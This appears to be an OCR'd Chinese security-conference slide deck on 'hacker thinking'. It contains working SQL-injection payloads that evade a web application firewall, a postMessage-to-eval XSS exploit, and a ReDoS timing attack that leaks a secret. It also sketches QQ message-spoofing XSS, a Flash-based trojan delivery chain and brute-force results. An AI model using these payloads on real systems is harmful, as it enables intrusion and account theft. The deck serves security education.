

每一个程序员都是黑客





Only_Guest

PKAV团队负责人
双螺旋攻防实验室负责人
段子协会幕后写手

为什么做黑客

如何成为黑客

寻迹，追寻你的足迹...

邮箱 / 用户名 / 手机号

开始搜索


中国电信 4G
18:18
53%
返回
充值金额
100
赠送金额
10

程序员的思考方法

黑客的思考方法


对抗

在对最新版的安全狗SQL注入防护规则进行测试时，发现：

输入：

/*!/*!select*//*xxxxxxx/*xxxxxxxxxxxx*/1,2,3,4,5/*xxxxxxx/*xxxxxxxxxxxx*/from/*xxxxxxx/*xxxxxxxxxxxxx*/mysql.user%23

输出：



输入：

/!/*!select*//*xxxxxxx/*xxxxxxxxxxxxx*/1,2,3,4,5/*xxxxxxx/*xxxxxxxxxxxxx*/from/*xxxxxxx/*xxxxxxxxxxx*/mysql.user%23*

输出：

select /*xxxxxxx 1,2,3,4,5/*xxxxxxx from/*xxxxxxx mysql.user#&type=1

结论：

/**/被过滤掉了，安全狗会删掉垃圾干扰数据！

思路：

能否让安全狗将实际的攻击向量给“过滤”掉？

能否将攻击向量放入到/**/等注释里面，让安全狗在SQL注入规则匹配时过滤掉，但是在数据引擎中能够执行？

瞒天过海，行不行？

需解决的问题：

1. 注释在什么时候不生效？
2. 如何让安全狗认为我们的攻击向量是注释？
3. 每种数据库都有哪些尚未挖掘的特性可供利用？

•mysql:

and~~0=(select 1 as '/*') union all select 1 as '*//*',2,3,4,5 from mysql.user as `x*/`%23

and 1=2 union all /*!/*!select*/1 as '*/',2,3,4,5 from mysql.user%23

•mssql:

and 0=(select 1 as [/*]) union all select 1 as [*//*],2,3,4,5 from [test] as [*/]--

•access:

and 0=(select top 1 1 as [/*] from admin as [*//*]) union all select 1 as [*//*],2,3,4,5 from admin as [*/]

一个 XSS 的案例

http://pkavexam.sinaapp.com/wytest.htm


案例思路：

```
            }
            break;
case "run":
            if(token === data){
                eval(d.cmd);
            }
            break;
default:
            void 0;
```

看到d.cmd进入eval，可能会有问题

进入缺陷流程之前，需要满足 **token == data** 这个判断

查看条件判断中数据的来源



假如我们已经知道了 data，我们可以这么利用！

利用页面：

X.contentWindow.postMessage({"action":"run","secret":**已知的data**,"cmd":"alert(document.domain)"},"*");

利用攻击页面嵌入缺陷页面

缺陷页面 X

http://pkavexam.sinaapp.com/wytest.htm

如何让 token === data 的判断成立？

1. ~~让data的值等于token的值；~~
2. 让token的值等于data的值！

↓

必须先知道data的值

↓


如何获得data的值？

程序中有一段专门用来检测data与token是否匹配的代码

```
case "check":
        if(data.match(new RegExp(token))){
                console.log("ok");
        }
        break;
```

如果 data 能与token 发生正则匹配，则输出 ok

假如 data是 "0.87654321"




然而，这样并没什么用！

引入正则拒绝服务（ReDoS）的概念

https://www.owasp.org/index.php/Regular_expression_Denial_of_Service_-_ReDoS

最常被使用的ReDoS方法：

对一个正则的group进行重复，例如：



如果在浏览器里使用这个，浏览器会报错并阻止这个正则。

```
"0.87654321".match(new RegExp("(.{0,100000000}){120000000}"));
▶ Uncaught RangeError: Maximum call stack size exceeded(…)
```

合理利用这个报错特性

```
"0.87654321".match(new RegExp("^0.8(.{0,100000000}){120000000}"));
▶ Uncaught RangeError: Maximum call stack size exceeded(…)
"0.87654321".match(new RegExp("^0.7(.{0,100000000}){120000000}"));
null
```

一个会报错，一个不会报错！

时间上的差别

```
var t1=performance.now();
try{"0.87654321".match(new RegExp("^0.8(.{0,100000000}){120000000}"));}catch(e){}
console.log(performance.now()-t1);
```

```
61.794999999925494
```

```
undefined
```

```
var t1=performance.now();
try{"0.87654321".match(new RegExp("^0.7(.{0,100000000}){120000000}"));}catch(e){}
console.log(performance.now()-t1);
```


```
0.11499999999068677
```


```
undefined
```


可以看到，当正则开头匹配时，正则用时61毫秒，而正则开头不匹配时，用时不到1毫秒

说了这么多，我们在利用页面里，好像似乎也**没办法知道**缺陷页面里的正则消耗了多少时间？

单线程：两个页面在一个线程内进行。




利用页面
缺陷页面
记录当前时间 t1
^0.8(.{0,100000000}){120000000}
发送恶意正则
执行正则
卡住 61 毫秒
卡住 61 毫秒
记录当前时间 t2
计算用时：t2-t1
最终耗时 61 毫秒


利用页面
缺陷页面
记录当前时间 t1
^0.7(.{0,100000000}){120000000}
发送恶意正则
执行正则
卡住 0.1 毫秒
卡住 0.1 毫秒
记录当前时间 t2
计算用时：t2-t1
最终耗时 0.1 毫秒


知道 开头是 0.8 之后，就可以继续猜测下一位，简单修改一下正则：

^0.80(.{0,100000000}){120000000}
^0.81(.{0,100000000}){120000000}
^0.82(.{0,100000000}){120000000}
^0.83(.{0,100000000}){120000000}
^0.84(.{0,100000000}){120000000}
^0.85(.{0,100000000}){120000000}
^0.86(.{0,100000000}){120000000}
^0.87(.{0,100000000}){120000000}
^0.88(.{0,100000000}){120000000}
^0.89(.{0,100000000}){120000000}

63毫秒

依次类推，可以猜出所有位数。

猜测过程：最终可以将data (secret) 猜解出来



答案：

http://appmaker.sinaapp.com/exp.htm

黑客的奇思妙想

用QQ举例

如何伪造系统消息


腾讯竞猜
好友邀请
全宇宙最帅的男人only_guest说：
你中奖啦～～～
详情见:www.pkav.net
查看
www.wooyun.org


腾讯竞猜
好友邀请
PKAV http://pkav.net from
http://www.wooyun.org,你好：
好友",alert(1),"邀请你参与竞猜，一起预测
谁是冠军，更有丰富大奖等你拿！
查看
腾讯竞猜
查看
好友邀请
系统消息点开就会是这个
PKAV http://pkav.net from http://www.wooyun.org,你好：
好友",alert(1),"邀请你参与竞猜，一起预测谁是冠军，更有丰富大奖等你拿！
PKAV技术宅社区 › 誓与AV抢宅男! - Windows Internet Explorer
http://pkav.net/#.qq.com/?http://1.qq.com&inviteUin=8639560&hash=35b1bfad8
www.wooyun.org

如何注册喜欢的QQ



13141111111
注册帐号
找回密码
记住密码
自动登录
提示
您输入的帐号不存在，请确认后重新输入。
(错误码:0x0000004e)
确定
www.wooyun.org


如何通过QQ种木马

QQ秀


你的QQ秀
好友QQ秀

基于FLASH


“XSS”
Q秀参数过
滤不严格
嵌入
FLASH
Json → download → bat → openURL
(Flash Bug)


计算器
看(V) 编辑(E) 帮助(H)
0
0000 0000 0000 0000 0000 0000 0000 0000
63 47 32
0000 0000 0000 0000 0000 0000 0000 0000
31 15 0
十六进制
十进制
Mod
A
MC
MR
MS
M+
M-
B
CE
C

如何找回丢失的QQ



results | target | positions | payloads | options

request	payload1	payload2	status	error	timeo...	length	Succ...	comment
1627	urs	2626	200	☐	☐	4699	☐	
1628	irs	2627	200	☐	☐	4692	☐	
1629	ors	2628	200	☐	☐	4699	☐	
1630	prs	2629	200	☐	☐	4692	☐	
1631	ars	2630	200	☐	☐	4699	☐	
1633	qts	2632	200	☐	☐	4699	☐	
1635	ets	2634	200	☐	☐	4699	☐	
1636	rts	2635	200	☐	☐	4692	☐	
1637	tts	2636	200	☐	☐	4699	☐	
1638	yts	2637	200	☐	☐	5673	☐	
1639	uts	2638	200	☐	☐	4699	☐	
1640	its	2639	200	☐	☐	4692	☐	
1641	ots	2640	200	☐	☐	4699	☐	
1642	pts	2641	200	☐	☐	4692	☐	
